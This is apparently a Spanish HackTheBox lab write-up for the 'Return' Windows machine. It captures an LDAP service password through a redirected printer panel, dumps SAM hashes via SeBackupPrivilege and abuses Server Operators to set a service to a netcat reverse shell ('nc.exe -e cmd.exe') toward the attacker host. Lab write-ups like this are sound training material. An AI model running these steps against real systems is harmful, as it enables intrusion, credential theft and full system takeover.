Maquina Return
- OS: Windows
- Plataforma: HackTheBox
- Nivel: Easy
- Tags: #ad #ldap #server-operators #hive-system #hive-sam

Reconocimiento
Comienzo con un ping para comprobar la conectividad.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ ping -c 1 10.129.95.241
PING 10.129.95.241 (10.129.95.241) 56(84) bytes of data.
64 bytes from 10.129.95.241: icmp_seq=1 ttl=127 time=85.9 ms

--- 10.129.95.241 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 85.853/85.853/85.853/0.000 ms
Ahora tiro un escaneo con nmap para ver que puertos tenemos abiertos.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ sudo nmap -p- -Pn -n -sS --min-rate 5000 -vvv 10.129.95.241 -oG nmap/allPorts

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49671/tcp open  unknown          syn-ack ttl 127
49674/tcp open  unknown          syn-ack ttl 127
49675/tcp open  unknown          syn-ack ttl 127
49676/tcp open  unknown          syn-ack ttl 127
49679/tcp open  unknown          syn-ack ttl 127
49688/tcp open  unknown          syn-ack ttl 127
49698/tcp open  unknown          syn-ack ttl 127
Sobre los puertos abiertos tiro un segundo escaneo para detectar servicios, versiones y correr un conjunto de scripts de reconocimiento.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ sudo nmap -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49674,49675,49676,49679,49688,49698 -sV -sC -Pn -n -vvv -sS 10.129.95.241 -oN nmap/target

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-01-25 03:13:53Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49679/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49688/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49698/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-01-25T03:14:55
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 36281/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 55246/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 54162/udp): CLEAN (Timeout)
|   Check 4 (port 42493/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 18m34s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Por la información que tengo puedo intuir que estoy contra un DC.
- Puerto 80 HTTP
- Puerto 88 Kerberos
- Puerto 135 RPC
- Puerto 139, 445 SMB
- Puerto 389, 636 LDAP
- Puerto 5985 WinRm.
Enumeración
Puerto 445 SMB.
Saque información general de la maquina:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ nxc smb 10.129.95.241
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
- Tenemos el dominio return.local y el nombre de la maquina printer.
Trate de enumerar los shares haciendo uso de null session y del usuario guest pero no tuve éxito.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ nxc smb 10.129.95.241 -u '' -p '' --shares
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.95.241   445    PRINTER          [+] return.local\:
SMB         10.129.95.241   445    PRINTER          [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ nxc smb 10.129.95.241 -u 'guest' -p '' --shares
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.95.241   445    PRINTER          [-] return.local\guest: STATUS_ACCOUNT_DISABLED
Puerto 80 HTTP.
En este puerto al parecer corre una pagina que sirve como Panel Admin para una impresora.


En la tab de Settings puedo ver el servidor LDAP al cual la web se esta conectando.

Tecnologías Web.
Wappalyzer detecta que corre PHP.
Fuzzing de Directorios.
Realice fuzzing pero no encontré nada raro.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://return.local/FUZZ/ -e .git,.php,.txt,.html -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev'
________________________________________________

 :: Method           : GET
 :: URL              : http://return.local/FUZZ/
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .git .php .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 403, Size: 1233, Words: 73, Lines: 30, Duration: 263ms]
                        [Status: 200, Size: 28274, Words: 4370, Lines: 1346, Duration: 175ms]
index.php               [Status: 200, Size: 28274, Words: 4370, Lines: 1346, Duration: 263ms]
Images                  [Status: 403, Size: 1233, Words: 73, Lines: 30, Duration: 95ms]
Index.php               [Status: 200, Size: 28274, Words: 4370, Lines: 1346, Duration: 96ms]
settings.php            [Status: 200, Size: 29090, Words: 4627, Lines: 1376, Duration: 90ms]
IMAGES                  [Status: 403, Size: 1233, Words: 73, Lines: 30, Duration: 88ms]
INDEX.php               [Status: 200, Size: 28274, Words: 4370, Lines: 1346, Duration: 90ms]
Acceso Inicial.
Puedo tratar de cambiar la configuración para que la web se conecte a mi maquina por el puerto 389 (LDAP) y asi obtener la contraseña en texto plano.

Me puse en escucha por el puerto 389 y al momento de actualizar los ajustes obtengo la contraseña.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ sudo nc -nlvp 389
listening on [any] 389 ...
connect to [10.10.16.34] from (UNKNOWN) [10.129.95.241] 63320
0*`%return\svc-printer�
                        1edFg43012!!
También lo puedo ver por WireShark

- Obtuve las credenciales svc-printer / 1edFg43012!!
Puedo probar las credenciales en distintos servicios.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ nxc smb 10.129.95.241 -u 'svc-printer' -p '1edFg43012!!'
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.95.241   445    PRINTER          [+] return.local\svc-printer:1edFg43012!!

┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ nxc winrm 10.129.95.241 -u 'svc-printer' -p '1edFg43012!!'
WINRM       10.129.95.241   5985   PRINTER          [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)
WINRM       10.129.95.241   5985   PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
- Las credenciales sirven para SMB y WinRm.
Ahora me puedo conectar por WinRm.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ evil-winrm -i return.local -u 'svc-printer' -p '1edFg43012!!'

*Evil-WinRM* PS C:\Users\svc-printer> whoami
return\svc-printer
*Evil-WinRM* PS C:\Users\svc-printer> cd Desktop
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> type user.txt
b36c9279e828a774d336b1d476ebe494
Escalada de Privilegios.
En tema de grupos y privilegios tengo los siguientes:
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
Destacan los privilegios Y grupos:
- SeBackupPrivilege
- BUILTIN\Server Operators
Atacando SAM (Fallido).
El privilegio SeBackupPrivilege me permite crear copias de cualquier archivo sin ninguna restriccion.
Una de las formas que tengo de abusar de este privilegio es crear copias de los hives SAM y SYSTEM.
Info
El archivo SAM almacena los hashes de las cuentas locales de Windows, pero estos se encuentran cifrados. Para poder descifrarlos es necesario reconstruir la Boot Key, la cual se obtiene a partir de valores almacenados en el hive SYSTEM del registro.
*Evil-WinRM* PS C:\Temp> reg save hklm\system C:\Temp\system.hive
The operation completed successfully.

*Evil-WinRM* PS C:\Temp> reg save hklm\sam C:\Temp\sam.hive
The operation completed successfully.

*Evil-WinRM* PS C:\Temp> download sam.hive

Info: Downloading C:\Temp\sam.hive to sam.hive

Info: Download successful!
*Evil-WinRM* PS C:\Temp> download system.hive

Info: Downloading C:\Temp\system.hive to system.hive

Info: Download successful!
- Cree y descargue las copias de los hives SYSTEM Y SAM.
Con estos 2 archivos puedo dumpear los hashes usando impacket-secrestdump.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ impacket-secretsdump -system system.hive -sam sam.hive LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xa42289f69adb35cd67d02cc84e69c314
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:34386a771aaca697f447754e4863d38a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
- Obtengo el hash NTLM del administrador.
Al tratar de utilizar el hash me doy cuenta de que no sirve
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ nxc smb 10.129.95.241 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:34386a771aaca697f447754e4863d38a'
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.95.241   445    PRINTER          [-] return.local\administrator:34386a771aaca697f447754e4863d38a STATUS_LOGON_FAILURE
Abusando de Server Operators.
Otra forma de escalar privilegios es abusar del grupo Server Operators.
El grupo Server Operators me permite detener, iniciar y modificar la configuración de servicios.
Primero tengo que ver los servicios que están corriendo:
- Los servicios marcados como "True" son los servicios que puedo modificar.
- Estos servicios suelen ejecutarse con una cuenta, generalmente
NT AUTHORITY\SYSTEM.
*Evil-WinRM* PS C:\Temp> services

Path                                                                                                                 Privileges Service
----                                                                                                                 ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                  True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                              True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                           True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                 False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                                     True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                        True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                             True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                            True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                      False WMPNetworkSvc
- En este caso voy a abusar de
vmtoolsd.exe.
Lo primero que voy a hacer es subir un binario ncat a la maquina windows.
*Evil-WinRM* PS C:\Temp> upload nc.exe

Info: Uploading /home/wndr/Machines/hackthebox/return/nc.exe to C:\Temp\nc.exe

Data: 79188 bytes of 79188 bytes copied

Info: Upload successful!
Ahora puedo modificar la configuración del servicio vmtoolsd para entablarme la reverse-shell una vez que iniciemos el servicio.
*Evil-WinRM* PS C:\Temp> sc.exe config VMTools binPath="C:\Temp\nc.exe -e cmd.exe 10.10.16.34 1234"
[SC] ChangeServiceConfig SUCCESSS
Para poder ejecutar la nueva configuración es necesario detener el servicio VMTools.
*Evil-WinRM* PS C:\Temp> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
Me tengo que poner en escucha antes de iniciar el servicio:
Y ahora si encendemos el servicio.
Devuelta a nuestro listener podemos ver que recibimos la conexión.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/return]
└─$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.16.34] from return.local [10.129.95.241] 59717
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
Obtengo la flag de root en el directorio Desktop.
PWNED